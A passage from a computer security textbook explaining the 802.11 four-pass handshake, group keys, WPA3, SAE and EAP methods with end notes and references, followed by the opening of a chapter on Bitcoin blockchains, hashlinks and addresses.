 - m3) STA \leftarrow AP: * $nonce_A, IE_A, E_{KEK}(GTK)$ GTK is discussed below
 - m4) STA \rightarrow AP: * ACK *messages covered by an integrity MAC using KCK
- IE_S, IE_A* are Information Element (IE) fields related to the selected security options.

FOUR-PASS HANDSHAKE (NOTES). Observations on the handshake follow.

1. Per Fig. 12.10, the integrity MACs on messages m2–m4 demonstrate knowledge of KCK and therefore also PMK (as well as $nonce_A$, $nonce_S$, and the two MAC addresses).
2. The IEs allow a cross-check with the corresponding IEs (page 343) from the original association exchange, which is not integrity-protected. The integrity MAC here allows a check that the earlier elements were not manipulated. The $nonce_A$ in m3 is not needed for key derivation, but allows a sanity check that m3 belongs to this protocol run.
3. The ACK acknowledges that all checks succeeded, and that STA is ready to start authenticated encryption with the new temporal key (TK). Message m1 is not integrity protected, but if $nonce_A$ is tampered, the handshake will fail (a later integrity MAC check will fail).
4. The integrity MACs on m2–m3 not only protect the messages, but confirm knowledge of the new, freshly generated PTK (and thus the PMK it was derived from). This also confirms the “liveness” of the other party (i.e., that they participated in real time, since each message incorporates data that depends on a newly generated, unpredictable nonce), and absence of a middle-person or rogue AP (from the MAC on m3). While the STA–AS authentication generated PMK, this provides evidence to STA that this AP is trusted by that AS, and to the AP that this is the same STA that AS authenticated. *Aside:* it is for these reasons that $nonce_A$, $nonce_S$ should be fresh random numbers, rather than simply unique.
5. Since each party provides a nonce, neither controls the final value of PTK from equation (12.4), and the use of MAC addresses within this equation binds PTK values to specific devices. The PTK frame encryption key (TK) will be further varied on a per-frame basis by additional parameters in the CCM construction (e.g., packet number).
6. \ddagger In m3, GTK (sent with a key identifier) is for the case where the negotiated security options include a *group key* for encrypting multicast messages, as explained next.

\ddagger **GROUP KEYS AND KEY ID.** If multicast (including broadcast) messages from the AP are to be encrypted, then in practice a *group encryption key* is defined for the WLAN, allowing all STA devices to decrypt the same frame. To support this in AES-CCMP, beyond the 384-bit PTK, a 128-bit session key called a *group temporal key* (GTK) is used, derived from a random 256-bit AP-created *group master key* (GMK) as:

$$GTK = PRF_128(GMK, \text{"Group key expansion"}, macAddr_A :: nonce_G) \quad (12.6)$$

where $nonce_G$ is a random or pseudo-random number from the AP with address $macAddr_A$. The temporal key (for the group) is then (group) TK = GTK. *Aside:* as this TK is not pairwise, the data integrity (origin authenticity) aspect of CCMP authenticated encryption cannot be relied on to imply a unique source for multicast messages.

Now when the AP sends an encrypted multicast frame, it uses the CCMP header Key ID field (2 bits) to specify to STAs which TK to use for decryption. Key ID thus distinguishes between pairwise and group temporal keys. Allowing four choices (2 bits) enables real-time transitions when keys (pairwise or group) are updated, e.g., current-key vs. next-key.

\ddagger **GTK KEY DISTRIBUTION.** The GTK is sent to each STA in its respective four-pass handshake, AES-encrypted using that STA’s KEK (see message m3). This GTK distri-

bution process is simpler than establishing a PTK, since each STA's existing KEK—part of PTK—can be relied on. (Based on the PMK from each STA's 802.1X authentication, both STA and AP can generate the PTK upon completion of m2.) GTK is similarly updated as needed, by a customized two-pass *Group Key Handshake* (not discussed here); implementations may, e.g., update the GTK once an hour using this.

Exercise (Broadcast keys). In an 802.11 WLAN with all associated STA devices sharing pairwise master keys with their AP, why are group encryption keys needed for broadcast, i.e., why not encrypt broadcast messages for each STA, using individual pairwise keys? (*Aside*: independent of this, when a STA leaves a network, by convention it sends a disassociate message, at which point the AP updates the group key.)

RSNs. The 802.11i security amendment in 2004 (Table 12.4) defined the term *Robust Security Network* (RSN). Items introduced as part of this included:

1. defining an *RSN association* (RSNA) to be an association using the four-pass handshake, and defining an *RSN* as a WLAN whose policy requires that all associations be RSNAs;
2. making CCMP support mandatory for 802.11-compliant networks (while allowing TKIP as a non-mandatory option, and documenting WEP as a non-RSN option);
3. introducing the four-pass handshake with STA session keys derived per Fig. 12.10, tied into the 802.1X controlled-port design, and based on a PMK from either a PSK or the output of an 802.1X mutual authentication method;
4. providing WLAN access control via frame encryption, in that a temporal key is required in order to inject valid encrypted frames or extract plaintext from such frames;
5. generalizing the frame header WEP bit (Fig. 12.2) to a *protected* bit; and
6. disallowing the *Shared Key* protocol as a pre-association authentication alternative.

Despite consensus that RC4-based versions of 802.11 (WEP, TKIP) should no longer be used, fully eliminating such legacy systems is hard, even 20 years after the first attacks.

‡Exercise (Password-to-PSK mapping). Used when no external AS is involved, a PSK is often based on a pre-configured (secret) password or passphrase. The required 256-bit PSK is typically derived using a deterministic function, whose output is then the PMK. A technique from 2004 recommended deriving the PSK from the SSID and user password (8 to 63 ASCII characters) via 4096 iterations of HMAC-SHA-1. Specify the full details. (Hint: [22, Appendix H.4], including a reference implementation in C.)

Exercise (Session keys of other shared-key users). In an AES-CCMP architecture, suppose a PSK is shared among multiple users or posted in public view (*shared and public*). (a) Explain how one user can compute the PTK of another; clearly indicate what information is required (hint: this greatly simplifies the *offline dictionary attack* from page 359). (b) Given this, discuss the risks of (shared and public) Wi-Fi passwords in coffee shops.

OPPORTUNISTIC WIRELESS ENCRYPTION (OWE). Free airport and hotel Wi-Fi services often use an *open* AP (no encryption or authentication). *OWE* aims to improve on this by encrypting traffic, with no extra user actions (but without any authentication). The STA and AP carry out an unauthenticated DH exchange upon establishing 802.11 association (Table 12.1, page 343). The DH secret is used to derive a PMK, which is used in the four-pass handshake triggered by the AP, establishing the session encryption keys.

Exercise (OWE security). (a) What threats does OWE address relative to an *open* AP? Consider both passive and active attacks, e.g., rogue AP. (b) Some free Wi-Fi services are not *open*, but use a *shared and public* PSK, i.e., a communal passkey posted publicly. Would using OWE instead help or hurt security? (Hint: [18]. Note: OWE is not part of WPA3, but is promoted by the Wi-Fi Alliance under a separate *Enhanced Open* program.)

SAE (DRAGONFLY). 802.11–2012 (Table 12.4) added a core 802.11 authentication method based on a pre-shared secret: **SAE** (Simultaneous Authentication of Equals). SAE first uses **Dragonfly**, a password-based key establishment protocol similar to SPEKE (Chapter 4), offering *forward secrecy* and mitigating *offline dictionary attacks* (above), which plague WPA2-personal. By Dragonfly, a STA and AP mutually authenticate, demonstrating knowledge of the shared secret; a resulting fresh, high-entropy PMK is then used in the four-pass handshake to derive the usual session keys. (See also Section 12.9.)

WPA3 AND HOME NETWORKS. **WPA3** specifies five suites of security requirements: two *personal modes* (for small or home networks using static secrets or passwords), three *enterprise modes* (using 802.1X EAP methods for upper-layer authentication). These two divisions each include a baseline *WPA3only* mode, and a *transition mode* to interoperate with WPA2 products. The enterprise division also has a “192-bit” *WPA3only* mode with longer keys (e.g., $192 \times 2 = 384$ -bit elliptic curve parameters paired with AES-256). The *WPA3only-personal* mode requires support of SAE and integrity-protected management frames, while disallowing TKIP, WEP, and older PSK authentication (whereby predictably mapping PSK to PMK then PTK is subject to dictionary attack). For home-network products, labels such as *WPA2(AES)-personal* are used to signal WPA2 excluding TKIP, and *WPA2-WPA3-transitional* to allow WPA3 devices to interoperate with WPA2 (AES).

‡Exercise (Device setup, WPS and DPP). **Wi-Fi Protected Setup** (WPS) was promoted in 2007 to easily share a secret (PSK) between an AP and user device (STA); it is now deprecated. In one mode, a button-push on the AP released the PSK to the STA; another used an 8-digit PIN. (a) Summarize the technical details of these methods and the circa-2011 flaw in the PIN method (hint: [54]). (b) Explain known vulnerabilities in algorithms for generating default WPA2 passwords, often on printed labels on router-APs (hint: [26]). (c) The **Device Provisioning Protocol** (DPP), released in parallel with WPA3 and promoted as *Easy Connect* by the Wi-Fi Alliance, replaces WPS. It aims to provision public-key identities for Wi-Fi devices. Summarize the main technical details of DPP. (Hint: [56].)

EAP METHODS. 802.11 leaves open the choice of 802.1X authentication method (**EAP method**), and a wide variety is used. Table 12.5 gives examples, some themselves being frameworks allowing choice of inner methods. Recall the goal (Section 12.3): STA–AS mutual authentication, resulting also in a PMK (Fig. 12.10, page 363).

METHOD CATEGORIES. EAP methods may be categorized by whether they use (symmetric) pre-shared secrets, or credentials based on public-key cryptography; and whether the exchange is direct or occurs after a tunnel is first set up (e.g., using TLS) to facilitate an inner method. Such tunnels may protect static secrets from dictionary attacks or preserve privacy of user identities. Among the most popular enterprise EAP methods has been **EAP-TLS**; here only the TLS authentication handshake (Chapter 9) is used, and mainly with mutual authentication based on certificates for both AS and client (STA), thus

RFC no.	Short title	Notes
1334 [25]	PAP and CHAP authentication	PAP is cleartext userid-password
1661 [44]	PPP (Point-to-Point Protocol)	allows PAP and CHAP
1994 [45]	CHAP	hash of secret and challenge
2759 [60]	MS-CHAPv2	CHAP variant, mutual authentication
2865 [39]	RADIUS	Remote Authentication Dial In User Service
2869 [38]	EAP over RADIUS	updated in part by RFC 3579
3579 [2]	RADIUS Support for EAP	see Section 12.3 herein
3748 [1]	EAP (Extensible Authen. Prot.)	includes EAP-GTC (generic token card)
5080 [33]	RADIUS implementation issues	suggests mitigations
4962 [20]	key management best practices	tied in by RFC 5247 abstract
5247 [3]	EAP key management framework	specifies EAP key hierarchy
draft [37]	PEAP (Protected EAP)	TLS tunnel method (Microsoft)
4851 [8]	EAP-FAST	tunnel, may be based on pre-shared key
4764 [5]	EAP-PSK	AES-based challenge-response
5216 [43]	EAP-TLS	updates original RFC 2716
5281 [14]	EAP-TTLS	TLS tunnel secures other methods
6124 [42]	EAP-EKE	specified after expiry of EKE patent
8146 [17]	EAP-pwd (with salting)	based on the Dragonfly key exchange

Table 12.5: Selected early RFCs on 802.11 security and EAP. An RFC (Request For Comments) is an official document under the Internet Society. A *standards-track RFC* must be endorsed by the Internet Engineering Task Force (IETF); non-endorsed *independent submissions* may also be published, and categorized as *Informational* or *Experimental*.

requiring management of client-side certificates. EAP methods that avoid client-side certificates are generally simpler to deploy, but may be less resistant to attacks.

12.9 ‡End notes and further reading

For a comprehensive introduction to 802.11 networks and [802.11i](#) security, WEP, its flaws, and how it differs from [WPA/WPA2](#), see Edney [11]; Lehembre [24] gives an overview. Mishra [31] gives a clear, informed summary of pre-WPA 802.11 security issues, including [session hijacking](#) and [rogue APs](#); Borisov [7] explains fundamental cryptographic design flaws. For [war driving](#) see Skoudis [46]. For [DoS attacks](#) on 802.11, including [deauthentication](#) and [disassociation](#), see Bellardo [4]. For the [FMS key recovery attack](#) on WEP, see Fluhrer [13]; Stubblefield's implementation [48] verified its viability and improved some details. More efficient approaches followed, e.g., by Tews [49]; Bittau [6] found further serious attacks on WEP. On the unsuitability of encrypted CRCs for data authentication, see Menezes [30, p.363] (cf. Stubblebine [47]). For automated recovery of plaintext when Vernam keystreams are reused (or from the XOR of two plaintexts), see Mason [28] (also Dawson [10]). McEliece [29] clearly explains computational aspects of [finite fields](#).

The Wi-Fi Alliance specifies precise requirements for [WPA3](#) compliance [57]. For 802.11 standards, see Table 12.4; Chapter 2 gives references on the [Galois Counter Mode](#)

Protocol (AES-GCMP) added in 802.11ac. NIST offers guidance on [RSNs](#) and 802.11i [34], [Bluetooth](#) [35], and *mobile device management* [36]. IEEE 802.1X [23] specifies *port-based network access control*. Youm [59] surveys [EAP methods](#) (cf. Table 12.5).

RADIUS and EAP were designed for use with the [Point-to-Point Protocol](#) (PPP) [44]. In early Internet service over phone lines, a user’s computer modem dialed into the local modem pool of an ISP. PPP converted the phone line to a bytestream channel and then relayed bytes. PPP’s link-layer services are not used by 802.11, but its authentication architecture matches. In PPP, a password was originally sent plaintext ([PAP](#) [25]) or used in the challenge-response ([CHAP](#) [45]) protocol. This relied on the physical security of telephone wires—from which accessing and extracting data is harder than for 802.11 radio. [EAP](#) [1] replaced PAP and CHAP by a framework allowing choice of methods (and thus evolution). [RADIUS](#) (Remote Authentication Dial In User Service) relayed data between local modem pools and a centralized (RADIUS) server for verification; this avoided replicating secrets across numerous local databases. RADIUS evolved over time, but its historical name remains along with its functionality: relaying data between service access points and a central authentication server. [Diameter](#) [12] is an Authentication, Authorization and Accounting (AAA) protocol intended to replace RADIUS. For analysis of the variants [MS-CHAP](#) and [MS-CHAPv2](#) [60] of CHAP authentication, see Schneier [40].

The [eduroam](#) network (Education Roaming) [58] is an example of using 802.1X-based authentication and RADIUS servers; member institutions provide WLAN access via their local networks, to visiting users from other eduroam-participating institutions. Regarding the practice of [MAC address randomization](#) to protect privacy, see Vanhoef [51].

[SAE](#) was first advanced as a [password-authenticated key exchange](#) protocol (Chapter 4) for peer-to-peer authentication in *mesh networks* under 802.11s (July 2011); it was renamed [Dragonfly](#) and has many variants (e.g., [15, 16]), one used in [EAP-pwd](#) [19]. For side-channel attacks on Dragonfly (as used per 802.11’s SAE and EAP-pwd), see the [Dragonblood](#) [53] work. See also Vanhoef’s attacks [52] on WPA2’s four-pass handshake that reinstall temporal keys and reset packet numbers such that nonces are reused (defeating anti-replay defenses). For formal analysis of WPA2, see Cremers [9].

As a grammatical note to end with, we write “a STA” (orally: a STAY, for station) rather than “an STA” (an ESS-TEE-AY), as we prefer the oral efficiency of the former.

References (Chapter 12)

- [1] B. Aboba, L. Blunk, J. Vollbrecht, J. Carlson, and H. Levkowetz. RFC 3748: Extensible Authentication Protocol (EAP), June 2004. IETF Proposed Standard; obsoletes RFC 2284, updated by RFC 5247.
- [2] B. Aboba and P. Calhoun. RFC 3579: RADIUS (Remote Authentication Dial In User Service) Support For Extensible Authentication Protocol (EAP), Sept. 2003. Informational RFC; updates RFC 2869.
- [3] B. Aboba, D. Simon, and P. Eronen. RFC 5247: Extensible Authentication Protocol (EAP) Key Management Framework, Aug. 2008. IETF Proposed Standard; updates RFC 3748.
- [4] J. Bellardo and S. Savage. 802.11 denial-of-service attacks: Real vulnerabilities and practical solutions. In *USENIX Security*, pages 15–27, 2003.
- [5] F. Bersani and H. Tschofenig. RFC 4764: The EAP-PSK Protocol—A Pre-Shared Key Extensible Authentication Protocol (EAP) Method, Jan. 2007. Experimental RFC.
- [6] A. Bittau, M. Handley, and J. Lackey. The final nail in WEP’s coffin. In *IEEE Symp. Security and Privacy*, pages 386–400, 2006.
- [7] N. Borisov, I. Goldberg, and D. A. Wagner. Intercepting mobile communications: The insecurity of 802.11. In *ACM MobiCom*, pages 180–188, 2001.
- [8] N. Cam-Winget, D. McGrew, J. Salowey, and H. Zhou. RFC 4851: Flexible Authentication via Secure Tunneling Extensible Authentication Protocol Method (EAP-FAST), May 2007. Informational RFC.
- [9] C. Cremers, B. Kiesl, and N. Mediner. A formal analysis of IEEE 802.11’s WPA2: Countering the KRACKs caused by cracking the counters. In *USENIX Security*, 2020.
- [10] E. Dawson and L. Nielsen. Automated cryptanalysis of XOR plaintext strings. *Cryptologia*, 20(2):165–181, 1996.
- [11] J. Edney and W. A. Arbaugh. *Real 802.11 Security: Wi-Fi Protected Access and 802.11i*. Addison-Wesley, 2003.
- [12] V. Fajardo, J. Arkko, J. Loughney, and G. Zorn. RFC 6733: Diameter Base Protocol, Oct. 2012. IETF Proposed Standard; updated by RFCs 7075 and 8553, obsoletes RFCs 3588 and 5719.
- [13] S. R. Fluhrer, I. Mantin, and A. Shamir. Weaknesses in the key scheduling algorithm of RC4. In *Workshop on Selected Areas in Cryptography (SAC)*, pages 1–24, 2001.
- [14] P. Funk and S. Blake-Wilson. RFC 5281: Extensible Authentication Protocol Tunneled Transport Layer Security Authenticated Protocol Version 0 (EAP-TTLSv0), Aug. 2008. Informational RFC.
- [15] D. Harkins. Simultaneous Authentication of Equals: A secure, password-based key exchange for mesh networks. In *Sensor Tech. and Applications (SensorComm)*, pages 839–844, 2008. See warning in [19].
- [16] D. Harkins. RFC 7664: Dragonfly Key Exchange, Nov. 2015. Informational RFC.
- [17] D. Harkins. RFC 8146: Adding Support for Salted Password Databases to EAP-pwd, Apr. 2017. Informational RFC; updates RFC 5931. Note: EAP-pwd is based on the Dragonfly key exchange.
- [18] D. Harkins and W. Kumari. RFC 8110: Opportunistic Wireless Encryption, Mar. 2017. Informational.

- [19] D. Harkins and G. Zorn. RFC 5931: Extensible Authentication Protocol (EAP) Authentication Using Only a Password, Aug. 2010. Informational; updated by RFC 8146 [17]. RFC 5931's official Errata notes that the EAP-pwd key exchange (Dragonfly) of RFC 7664 [16] addresses a side-channel attack on the method in 5931, and that consequently the method in 7664 should be used instead.
- [20] R. Housley and B. Aboba. RFC 4962: Guidance for Authentication, Authorization, and Accounting (AAA) Key Management, July 2007. IETF Best Current Practice.
- [21] IEEE Computer Society. IEEE Std 802.11–2007, Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. June 2007 (1184 pages), incorporating the 8 amendments since 802.11–1999; superseded by 802.11–2012 (2695 pages) and 802.11–2016. The IEEE 802 group addresses Local and Metropolitan Area Networks (LANs and MANs).
- [22] IEEE Computer Society. IEEE Std 802.11i–2004, Amendment 6: Medium Access Control (MAC) Security Enhancements, Jul 2004. 175 pages. Provides security enhancements for 802.11–1999 [21].
- [23] IEEE Computer Society. IEEE Std 802.1X–2010: Port-Based Network Access Control, Feb 2010. 205 pages. Revises 802.1X–2004; superseded by 802.1X–2020. The IEEE 802 group addresses Local and Metropolitan Area Networks (LANs and MANs).
- [24] G. Lehembre. Wi-Fi security—WEP, WPA and WPA2. *Hakin9* (magazine), pages 2–15, Jun 2005. <https://hakin9.org/>.
- [25] B. Lloyd and W. Simpson. RFC 1334: PPP Authentication Protocols, Oct. 1992. IETF Proposed Standard; obsoleted by RFC 1994 (PPP CHAP [45]).
- [26] E. N. Lorente, C. Meijer, and R. Verdult. Scrutinizing WPA2 password generating algorithms in wireless routers. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2015.
- [27] I. Mantin. A practical attack on the fixed RC4 in the WEP mode. In *ASIACRYPT*, pages 395–411, 2005.
- [28] J. Mason, K. Watkins, J. Eisner, and A. Stubblefield. A natural language approach to automated cryptanalysis of two-time pads. In *ACM Comp. & Comm. Security (CCS)*, pages 235–244, 2006.
- [29] R. McEliece. *Finite Fields for Computer Scientists and Engineers*. Kluwer, 1987.
- [30] A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996. Openly available, <http://cacr.uwaterloo.ca/hac/>.
- [31] A. Mishra, N. L. Petroni Jr., W. A. Arbaugh, and T. Fraser. Security issues in IEEE 802.11 wireless local area networks: A survey. *Wireless Communications and Mobile Computing*, 4(8):821–833, 2004.
- [32] R. Moskowitz. Weakness in passphrase choice in WPA interface. *WNN Wi-Fi Net News*. 4 Nov 2003.
- [33] D. Nelson and A. DeKok. RFC 5080: Common Remote Authentication Dial In User Service (RADIUS) Implementation Issues and Suggested Fixes, Dec. 2007. IETF Proposed Standard; updates RFCs 2865, 2866, 2869, 3579.
- [34] NIST. Special Pub 800-97, Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i. U.S. Dept. of Commerce, Feb 2007.
- [35] NIST. Special Pub 800-121 r2: Guide to Bluetooth Security. U.S. Dept. of Commerce, May 2017.
- [36] NIST. (Draft) Special Pub 800-124 r2: Guidelines for Managing the Security of Mobile Devices in the Enterprise. U.S. Dept. of Commerce, Mar 2020.
- [37] A. Palekar, D. Simon, J. Salowey, H. Zhou, G. Zorn, and S. Josefsson. Protected EAP Protocol (PEAP) Version 2. Internet-Draft (Category: Informational, EAP Working Group), 15 October 2004, <draft-josefsson-pppext-eap-tls-eap-10.txt>. See also Chapter 9 in [11].
- [38] C. Rigney, W. Willats, and P. Calhoun. RFC 2869: RADIUS Extensions, June 2000. Informational RFC; updated by RFC 3579, see also RFC 5080.
- [39] C. Rigney, S. Willens, A. Rubens, and W. Simpson. RFC 2865: Remote Authentication Dial In User Service (RADIUS), June 2000. IETF Draft Standard. Obsoletes RFC 2138, which obsoleted 2058; updated by RFCs 2868, 3575, 5080, 6929, and 8044. See also RFC 5176.

- [40] B. Schneier, Mudge, and D. A. Wagner. Cryptanalysis of Microsoft’s PPTP authentication extensions (MS-CHAPv2). In *Secure Networking—CQRE (Secure)*, pages 192–203. Springer LNCS 1740, 1999.
- [41] P. Sepehrdad, P. Susil, S. Vaudenay, and M. Vuagnoux. Smashing WEP in a passive attack. In *Fast Software Encryption*, pages 155–178, 2013. Extended version (2015, 65 pages): “Tornado attack on RC4 with applications to WEP and WPA”.
- [42] Y. Sheffer, G. Zorn, H. Tschofenig, and S. Fluhrer. RFC 6124: An EAP Authentication Method Based on the Encrypted Key Exchange (EKE) Protocol, Feb. 2011. Informational RFC.
- [43] D. Simon, B. Aboba, and R. Hurst. RFC 5216: The EAP-TLS Authentication Protocol, Mar. 2008. IETF Proposed Standard; obsoletes RFC 2716.
- [44] W. Simpson. RFC 1661: The Point-to-Point Protocol (PPP), July 1994. IETF Internet Standard.
- [45] W. Simpson. RFC 1994: PPP Challenge Handshake Authentication Protocol (CHAP), Aug. 1996. IETF Draft Standard; obsoletes RFC 1334.
- [46] E. Skoudis and T. Liston. *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses* (2nd edition). Prentice Hall, 2006 (first edition: 2001).
- [47] S. G. Stubblebine and V. D. Gligor. On message integrity in cryptographic protocols. In *IEEE Symp. Security and Privacy*, pages 85–104, 1992.
- [48] A. Stubblefield, J. Ioannidis, and A. D. Rubin. Key recovery attack on the 802.11b wired equivalent privacy protocol (WEP). *ACM Trans. Inf. Systems and Security*, 7(2):319–332, 2004. Extends NDSS 2002 paper.
- [49] E. Tews and M. Beck. Practical attacks against WEP and WPA. In *ACM WiSec*, pages 79–86, 2009.
- [50] E. Tews, R. Weinmann, and A. Pyshkin. Breaking 104 bit WEP in less than 60 seconds. In *Workshop on Information Security Applications (WISA)*, pages 188–202, 2007.
- [51] M. Vanhoef, C. Matte, M. Cunche, L. S. Cardoso, and F. Piessens. Why MAC address randomization is not enough: An analysis of Wi-Fi network discovery mechanisms. In *AsiaCCS*, pages 413–424, 2016.
- [52] M. Vanhoef and F. Piessens. Key reinstallation attacks: Forcing nonce reuse in WPA2. In *ACM Comp. & Comm. Security (CCS)*, pages 1313–1328, 2017. See also <https://www.krackattacks.com/>, and the authors’ CCS 2018 follow-up, “Release the Kraken: New KRACKs in the 802.11 standard”.
- [53] M. Vanhoef and E. Ronen. Dragonblood: A security analysis of WPA3’s SAE handshake. In *IEEE Symp. Security and Privacy*, 2020.
- [54] S. Viehböck. Brute forcing Wi-Fi Protected Setup. Technical report, 26 Dec 2011 (version 3).
- [55] D. Whiting, R. Housley, and N. Ferguson. RFC 3610: Counter with CBC-MAC (CCM), Sept. 2003. Informational RFC.
- [56] Wi-Fi Alliance. Wi-Fi Easy Connect Specification (Version 2.0). 14 Dec 2020 (revises: Version 1.0, Device Provisioning Protocol Specification, 9 Apr 2018), <https://www.wi-fi.org>.
- [57] Wi-Fi Alliance. WPA3 Specification (Version 2.0). 20 Dec 2019, <https://www.wi-fi.org>.
- [58] K. Wierenga and L. Florio. Eduroam: past, present and future. *Computational Methods in Science and Technology*, 11(2):169–173, 2005. See also: <https://www.eduroam.org>.
- [59] H. Y. Youm. Extensible Authentication Protocol overview and its applications. *IEICE Trans. Inf. Syst.*, 92-D(5):766–776, 2009.
- [60] G. Zorn. RFC 2759: Microsoft PPP CHAP Extensions, Version 2, Jan. 2000. Informational RFC; improves on MS-CHAPv1 (RFC 2433).



Chapter 13

Bitcoin, Blockchains and Ethereum

13.1 Bitcoin overview	376
13.2 Transaction types and fields	379
13.3 ‡Bitcoin script execution (signature validation)	382
13.4 Block structure, Merkle trees and the blockchain	384
13.5 Mining of blocks, block preparation and hashing targets	386
13.6 Building the blockchain, validation, and full nodes	391
13.7 ‡Simple payment verification, user wallets, private keys	395
13.8 ‡Ethereum and smart contracts	399
13.9 ‡End notes and further reading	405
References	407

Chapter 13

Bitcoin, Blockchains and Ethereum

Bitcoin is a communication protocol and peer-based system supporting transfer of virtual currency units denominated in *bitcoin* (BTC). It uses hash functions and digital signatures to implement money—but distinct from a line of earlier proposals, it does not rely on central trusted authorities. Money is moved between parties by *transactions*, its ownership dictated by transaction records, public keys and control of matching private keys. System controls prevent fraudulent currency duplication. Rules (controlled by community consensus and subject to change) limit overall currency production; to experts viewing that as a requirement for legitimate currencies, this justifies calling Bitcoin a *cryptocurrency*.

This chapter explains how Bitcoin works, and its underlying *blockchain* technology, which delivers publically verifiable, immutable records whose integrity relies on neither trusted central parties nor secret keys. It also gives an overview of **Ethereum**, extending Bitcoin to a decentralized computing platform supporting what are called *smart contracts*. End notes provide references to explore underlying principles and further details.

13.1 Bitcoin overview

The basic idea of Bitcoin is as follows. Assume (without further explanation) the existence of a *transaction statement* (digital string), by which one party is recognized as the owner of some amount of virtual money. The owner can transfer this value to a new owner by digitally signing a second transaction statement that conveys this intention and includes the signature public key of the new owner (intended receiver), and a hash value that uniquely identifies the original statement (implying the amount to transfer). The second owner can then transfer the value to a third owner by digitally signing a third statement that includes the public key of the third owner (as intended receiver), and a hash value of the second statement (by which the second owner came to own the virtual *coin*).¹ Thus a coin is represented by a chain of signatures over data strings, and its owner is determined by signatures and public keys. We now consider how this idea is extended into a practical system that reduces the risks of cheating and theft.

¹Here *coin* is a synonym for *money*, but may mislead readers—as virtual coins may be split or merged.




Figure 13.1: A blockchain of block headers. A *hashlink* (Fig. 13.2) includes a hash of the referenced item's content. The genesis block serves as a *trust sink*, an endpoint dual of *trust anchors* (Chapter 8). Later figures show that blocks also incorporate transactions.

PUBLICLY VERIFIABLE APPEND-ONLY LEDGER. Bitcoin uses a special type of linked list, called a *blockchain*. Each item or *block* in the list represents a set of transactions, and also points to its predecessor (Fig. 13.1). As we will see, the blockchain and supporting data structures provide a continually updated log of transactions that is:

- *publicly verifiable* (replicated and open for public view; no encryption is used; transactions can be verified to be unaltered and valid according to system-defined rules);
- *append-only* (no parts can be erased; all past transactions remain intact); and
- a *ledger* (with offsetting debits and credits, or inputs and outputs in Bitcoin terms).

The ledger dictates who owns the money, i.e., who has the authority to claim (spend, transfer) coins. The system records all valid transactions over time. It relies on peer *nodes* (page 394) that exchange information in a distributed network. Coded into peer node software is a small set of public trusted data, such as the first (*genesis*) block in Fig. 13.1; nodes can then independently confirm the validity of transactions, as will be explained.

LINKED LISTS. A *linked list* is a basic data structure used to traverse a sequence of items. Each item contains data plus a link to a next item. The link is implemented using either a *pointer* (memory address) or an *index* into a table. The end of the list is denoted by a reserved value (e.g., `NULL`); the start is accessed by a head link (HEAD).

HASHLINKS. While typical linked lists point forward to the newest item, a blockchain points backward in time, and uses a special type of link called a *hashlink*. Conceptually, each hashlink in a blockchain has two fields (Fig. 13.2):

1) a reference to a target item; and

2) the hash value of the target item itself (using a known hash function).

The hash input *includes the referenced item's own hashlink*. On dereferencing a hashlink, an integrity check is done: the retrieved item is hashed, and tested for equality with the hashlink's hash field (Fig. 13.1), as part of a built-in mechanism *to detect whether the referenced item has been altered*. To implement hashlinks efficiently, a supporting data structure is often used, e.g., list items are stored in a table indexed by their hash value.

ADDRESSES FROM PUBLIC KEYS. No owner name is attached to physical cash. This provides a degree of *untraceability* (albeit imperfect—serial numbers can be used to




Figure 13.2: Hashlink data structure. In practice, the hash value itself serves as reference.

trace paper money). Many cryptocurrency designs strive for similar privacy-friendliness. Rather than associate coins with explicit user identities, Bitcoin uses *addresses* derived from public keys. The basic scheme for deriving an address from $K = (x, y)$, a representation of an ECDSA public key (page 397), is as follows; “::” denotes concatenation.

mainPart = RIPEMD160(SHA256(K)) [two hash functions are used]

checksum = SHA256(SHA256(*version* :: *mainPart*)) [*version*: 1-byte format code]

address = *version* :: *mainPart* :: (first 32 bits of *checksum*)

The 32-bit checksum can detect all but 1 in 2^{32} benign (e.g., typing) errors. Addresses are 26–35 bytes (depending on version and format) after base58 encoding (next), and are made available selectively to other parties, e.g., by email, text message, or 2D barcode.

ENCODING OF BINARY STRINGS. The strings that comprise transactions include binary values (e.g., signatures, public keys, hashes). For display in human-readable form, these strings may be encoded as alphanumeric or hexadecimal characters. One encoding, called *base58*, uses 58 printable characters: 26 uppercase, 26 lowercase, and 10 digits, excluding 4 ambiguous characters: uppercase “I” and “O”, lowercase “l”, and the digit 0.

SINGLE-USE ADDRESSES. At a glance, Bitcoin addresses hide user identities, providing *anonymity*. However, as they are in essence *pseudonyms*, reusing one address across many transactions allows user actions to be linked; recall, all transactions are in a public ledger. Such *linkability* does not directly expose identities, but when combined with information beyond formal transaction details, anonymity might nonetheless be compromised. In practice, this motivates *per-transaction* addresses, e.g., users are encouraged to use software that creates a new Bitcoin address (as receiver) for each incoming transaction—implying a new key pair.

COIN OWNERS REPRESENTED BY UTXOs. The simplest Bitcoin transaction transfers bitcoin ownership from one address (providing bitcoin as input), to another (receiving bitcoin as transaction output). The new output is *unspent* (available to spend); the input becomes *spent* as a result of the transaction. Transaction details allow *unspent transaction outputs* (UTXOs) to be associated with addresses. The blockchain itself neither explicitly tracks which user is associated with which addresses, nor keeps per-user UTXO balances; data structures external to the blockchain are used (by Bitcoin nodes) to keep track of UTXOs, i.e., which outputs have not yet been spent. Fig. 13.3 provides a model.

